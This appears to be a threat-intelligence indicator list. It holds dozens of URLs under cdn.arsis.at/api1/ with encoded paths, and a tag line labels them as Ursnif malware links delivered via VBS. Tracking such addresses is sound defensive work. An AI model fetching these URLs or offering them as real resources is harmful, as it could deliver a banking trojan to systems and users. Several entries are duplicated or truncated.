http://cdn.arsis.at/api1/7quspzaiotqt/kyl_2bz4b1j/rfygo2qzb_2bam/kdsiikjgxwrydnaudlqlz/kw6ajofjr1u4rccg/qzqkubzbmq0gvwx,

http://cdn.arsis.at/api1/KptPXBVePWIw4eofz9MO1/K7ZRymXNuXRiFAEN/Kl_2FZTj9JanBu_/2FZjFImrYcR5hM_2BS/1H_2BgfMe/0BHr6BORQnpI
http://cdn.arsis.at/api1/l2lqGv4pzkol3DfkaaG5r/fCBE8ZFyEf_2Br5X/YOPMxsMWm0eEWgL/wXM82u9kDgWKY9KFFb/OCGZZQlP1/p7EfQi_2B1F
http://cdn.arsis.at/api1/EuwHWjjfklD4HW3/QOQQuWhTLTmMqf0I1t/gDDgSFwLa/DgWGeAQJTQZhYOVSzAae/bR69K8k0iA2TW4XXHD_/2By3S
http://cdn.arsis.at/api1/xAoTEveG1GOmkrm/nYSMTm5K_2B3ivk_2B/aW44uzDni/rGzenJoOsx1ylMpGj8Fy/Ho823Z4Bu0n7YRE2QWU/z0Us1M_2FI
http://cdn.arsis.at/api1/H_2Bh9rCYsD3etaukrm2/RByHpyc3FDpPSGayeJ8/drp8H1EloE0ocNfSkTyxXI/VvIT3FdJg_2Fw/DFjkaBgo/GEyHIuh_2FFnjWI
http://cdn.arsis.at/api1/gUTsb0hTss1/Co2YYIgdYOteWU/qElHYaEtD_2FWkg0zjGQ2/azHRBwmvRKDPyCrj/D1fNAUBn8aAII_2/B17rzY3VvonNe62I
http://cdn.arsis.at/api1/cVkjL_2FgQj/Axtod6Fmq1M7uV/HP0LZhtAOgdOD8Hyaxj3J/X5taQx9wI_2BCzAV/pc2nDrG3bK0BhUY/84vnlg8tiB4aJeaiaU/I
http://cdn.arsis.at/api1/IBMv6_2BCok_2BLpBpO_/2B9v3Qm4_2FX45_2FeO/BcwXXX8AVKX_2FSJ_2F3B_/2F90ZMHaYC8V0/gMtHQcL8/8xhQYB
http://cdn.arsis.at/api1/fgQ1NTCojxJDwC14E5DnwCl/KavCi1acDy/e13B21vM6MhLM4AIK/3f3Mi2QxzHgc/P0XZCdOs1js/5fN1p_2FTDkgeU/AqUsp
http://cdn.arsis.at/api1/D2rtQw08vKM582WflpW/p2FmjhrjHMJenlrVhtAhxQ/hFGnSj1viaIep/SIxkDt2S/sSxf_2Fb_2FBwzYcEusQ7V_/2BmZ06zkmD/c
http://cdn.arsis.at/api1/vmiHof0LS1v/Ku1jN794t4oF3a/njj1yuBR0Dt8TVoLZTTUp/bVL1a8e_2B2qVXAd/rTfw5jO6iECEV7V/YpYOTs77fnQLs8UGk5
http://cdn.arsis.at/api1/WAGKecAj9Dbjs/7eV6fbXP/fzQ59RCdM17G9RqU7jWJvWm/sRRz9tvx61/C10gkyTA9lbvZjzdG/mGXGz8LelSla/KXZARkBT
http://cdn.arsis.at/api1/7quspzaiotqt,
http://cdn.arsis.at/api1/yPY5GzJMXeLsnFQcULKL/M2xm0HOTahh6MI7zqaV/pU6AnHx2sZyMM_2BlFIOsd/aNXpV8Gm2fSNI/bdrfXDQ3/siBoMPG
http://cdn.arsis.at/api1/NlCQFOIF5RKo0fNM/wdxpwV2dHN3JvIt/ZE8M7iIF0R3GfMTcil/7HuauJIOy/oC8M61BnykzaA8dCVpBg/9fIti04JA1wUU6Eh
http://cdn.arsis.at/api1/e7lXH69k5zpthIR1/f9kqN5i9Ck5iuSz/_2ByNUtaD1rDn6HMsv/bIFXaYH_2/Fu84pXWv5CavXOTyFNSk/1kUVRtSRjPURsuAn
http://cdn.arsis.at/api1/CvinmSSvODDZkdi/WXI0RTIaUCxAhJjBMP/IIPB_2Blp/txN_2BNWI_2FIqSsPuK5/eOrsWlwg61vbrpeZwoF/aWZ6q8jNAU3H
http://cdn.arsis.at/api1/0QKQhv1lfODyyt_2BrVQ/bob1P6_2BI0ExeXGd58/VR_2BKrJYiSBk7c8rwACur/gl9xIc2_2FdsG/_2BUzWzx/_2BdWdnQ5HqO
http://cdn.arsis.at/api1/H_2Bh9rCYsD3etaukrm2/RByHpyc3FDpPSGayeJ8/drp8H1EloE0ocNfSkTyxXI/VvIT3FdJg_2Fw/DFjkaBgo/GEyHIuh_2FFnjWI
http://cdn.arsis.at/api1/j6mW9lD1FVMRxXSjvK0f3/djuTybikjF9pGuGs/xW5bTMUWxMhQ0op/OC8i6YfxaJy76FywQK/XO02QoLgr/_2BEMLgDyfBI
http://cdn.arsis.at/,
http://cdn.arsis.at/api1/H_2Bh9rCYsD3etaukrm2/RByHpyc3FDpPSGayeJ8/drp8H1EloE0ocNfSkTyxXI/VvIT3FdJg_2Fw/DFjkaBgo/GEyHIuh_2FFnjWI
http://cdn.arsis.at/api1/5zN8rGv01dngHxTUFmR/2JFBCSlIZXxJJrgccwAuWY/5UqzTIh0fjIyB/sUMkLbE4/perxsUm8IpJ1X5elG7FsWyi/bEAn52E2U2/
http://cdn.arsis.at/api1/g3cND3rYwENplG_2/FeEyhEJ2FAwkN5K/GPZSnLOBECVSYcCWuF/LzVChCMTh/H26ASmZUHOLPoY8ynrbQ/FRNrYU8iv
http://cdn.arsis.at/api1/aEv1VWdHo/5XsTxwxgNxjOzoqYpJ8g/fLYR67E_2B38uvZEYnm/JtKkT5VISubU7di8NfdtCb/C3_2FsmGqQNkX/x2fNfAmU/u
http://cdn.arsis.at/api1/Jc9GRErJhjX/sp0eY_2Fz9sMoq/INfGiH2aoUpN2utlWNAlT/uUP3Nsq5QSBTWnSo/hgkBlJHjuQhVUOO/JKQzOrlt3mUOBxQh
http://cdn.arsis.at/api1/LdoC8y0TLbGdp5uNO/okN1YRVKJ_2F/3tqgLpdrfys/K7SOMU7v0ROu1p/eWodB6Xn7vym8WAlxfwH2/UOcQ5zwOuDKtb_2I
http://cdn.arsis.at/api1/7quspzaiotqt/kyl_2bz4b1j/rfygo2qzb_2bam,
http://cdn.arsis.at/api1/g3cnd3rywenplg_2/feeyhej2fawkn5k/gpzsnlobecvsyccwuf/lzvchcmth/h26asmzuholpoy8ynrbq/frnryu8iwt3yk0cl9br/lgafu_2f5h0r_
http://cdn.arsis.at/api1/g3cND3rYwENplG_2/FeEyhEJ2FAwkN5K/GPZSnLOBECVSYcCWuF/LzVChCMTh/H26ASmZUHOLPoY8ynrbQ/FRNrYU8iv
http://cdn.arsis.at/api1/g3cnd3rywenplg_2/feeyhej2fawkn5k/gpzsnlobecvsyccwuf/lzvchcmth/h26asmzuholpoy8ynrbq/frnryu8iwt3yk0cl9br/lgafu_2f5h0r_
http://cdn.arsis.at/api1/SAAcuzOpfbMUoAhiH/m_2BrMu0SH96/skxXB3ysNuv/HBD0yGYmVf5D4l/jTt3m_2B7J75EKo8QDZh8/utk5MDA_2BNEhYC
http://cdn.arsis.at/api1/wX7K74Uxk/SNf1bOzWWC_2FrfBvEV8/t3Umjz6iuBtRPfEDzJM/pto5_2BHY19v0WRY89k2Ue/Lt1U7vOY37AP0/GBJC3_2B
http://cdn.arsis.at/api1/,
http://cdn.arsis.at/api1/2XdbqrGFM0J/zprSG103I4Jpnq/QodM_2Fb_2FAMY7mtlRUh/ZSlkOCmTPtrqFAO8/E6oZhqiq_2FRVyn/VoEfaka0YEykKS2CjJ
http://cdn.arsis.at/api1/CGmNKJF1rvFYA9SPcsH6O/pJLsQY3Yzmsa6JsT/nE4s9mzNA76yQSR/OIxmBhVsIReEYPZQuH/jNm_2BJ8a/LRAN5qXNUV
http://cdn.arsis.at/api1/oF6pYWXWnp3s7q/qSSOLKYW_2FfFVcmfQXrS/81vidnxgw1SLkB1O/hNTt3eBVPieCJ0L/IaZMzPDIYnA1B_2BHJ/5lMuNx_
http://cdn.arsis.at/api1/g3cND3rYwENplG_2/FeEyhEJ2FAwkN5K/GPZSnLOBECVSYcCWuF/LzVChCMTh/H26ASmZUHOLPoY8ynrbQ/FRNrYU8iv
http://cdn.arsis.at/api1/HC4EMEGb/ma9_2FcQMbbE1MEUzuPhlc3/HuxtC0ELL8/gBggc7AQN095TJAZc/yJbBXh822ZwJ/4D3wa4fw1VR/6dHNEU1A
http://cdn.arsis.at/api1/zjc0OHx1dxbO_2BC/Z0W6WHf02Tgr8CF/P6U6VnRuAjgYgS7YLl/FKWxx80Ml/m_2F3_2FbtlG7X5iGOos/BGqdSnbysJt8Nure
http://cdn.arsis.at/api1/Qi6rv8BTou3kF/p8AxlriL/Ya3MJ5FwEFHIHKYUX2HQ3Kn/PiXWBJwwZm/ZQDDwA7DtG1pu3AnV/LoYihqMZCfjG/tccd9zj
http://cdn.arsis.at/api1/tiZ1bgzLeqSPe_/2BbV_2FyzjxDJmEF4N28s/qmyqmpJjFx9rJgpg/VQkGYSc95fwf8cB/7G4SBIlQL3eMR8gt5C/5JyKg9wk4/I_2F
http://cdn.arsis.at/api1/x3xoabxfe/m36ha01qzso_2bjhudn9/jmn_2fxzecqgwytustu/5qxbtdfibvfa3ipd71sin2/oamfzefsrxyb2/7f_2btbg/f_2bc52n9v4gquoyxq
link,ursnif,vbs,
http://cdn.arsis.at/api1/zb8NtR0AhxP3f6S9VBW/RWPIgzxOtEj4nbciJA1qrq/NBo_2FvVgRVRO/y_2BC136/WXmjrLxAWby648dJ0tmlI4i/1kW0E6M8t
http://cdn.arsis.at/api1/mbMl8_2BI8RGm_2BaK7yDye/1m1qN1n6yB/WDap0lzqbLndOuzgA/eMgDM_2FSRfU/7Nvkmt1i7Ov/XvudlCwAWAjW6m/Dz
http://cdn.arsis.at/api1/fbhiiqtva3mmvkocd0y/ygykeoaudbvbiquy1hukqk/qjmuqtkaiicfi/vanyrf6s/6ydfg7utns_2b6gi0lbsdxm/dfaz00gbo4/y_2bbxbajmmnn
http://cdn.arsis.at/api1/H_2Bh9rCYsD3etaukrm2/RByHpyc3FDpPSGayeJ8/drp8H1EloE0ocNfSkTyxXI/VvIT3FdJg_2Fw/DFjkaBgo/GEyHIuh_2FFnjWI
http://cdn.arsis.at/api1/7quspzaiotqt/kyl_2bz4b1j,
http://cdn.arsis.at/api1/AEApm14UVcYD3SWDG/favicon.ico,
http://cdn.arsis.at/api1/l2lqGv4pzkol3DfkaaG5r/fCBE8ZFyEf_2Br5X/YOPMxsMWm0eEWgL/wXM82u9kDgWKY9KFFb/OCGZZQlP1/p7EfQi_2B1F
http://cdn.arsis.at/api1/An0vCmUtPCRvXWxDp_/2BCA2e_2B/udkfSPeU879CSlL_2BbK/30ffSOza391MvNrTxzI/FQPIyJWbmEl8dJFwvATf6P/_2FZfS
http://cdn.arsis.at/api1/l2lqGv4pzkol3DfkaaG5r/fCBE8ZFyEf_2Br5X/YOPMxsMWm0eEWgL/wXM82u9kDgWKY9KFFb/OCGZZQlP1/p7EfQi_2B1F
http://cdn.arsis.at/api1/7quspzaiotqt/kyl_2bz4b1j/rfygo2qzb_2bam/kdsiikjgxwrydnaudlqlz/kw6ajofjr1u4rccg,
http://cdn.arsis.at/api1/x3xoabxfe/m36ha01qzso_2bjhudn9/jmn_2fxzecqgwytustu/5qxbtdfibvfa3ipd71sin2/oamfzefsrxyb2/7f_2btbg/f_2bc52n9v4gquoyxq

---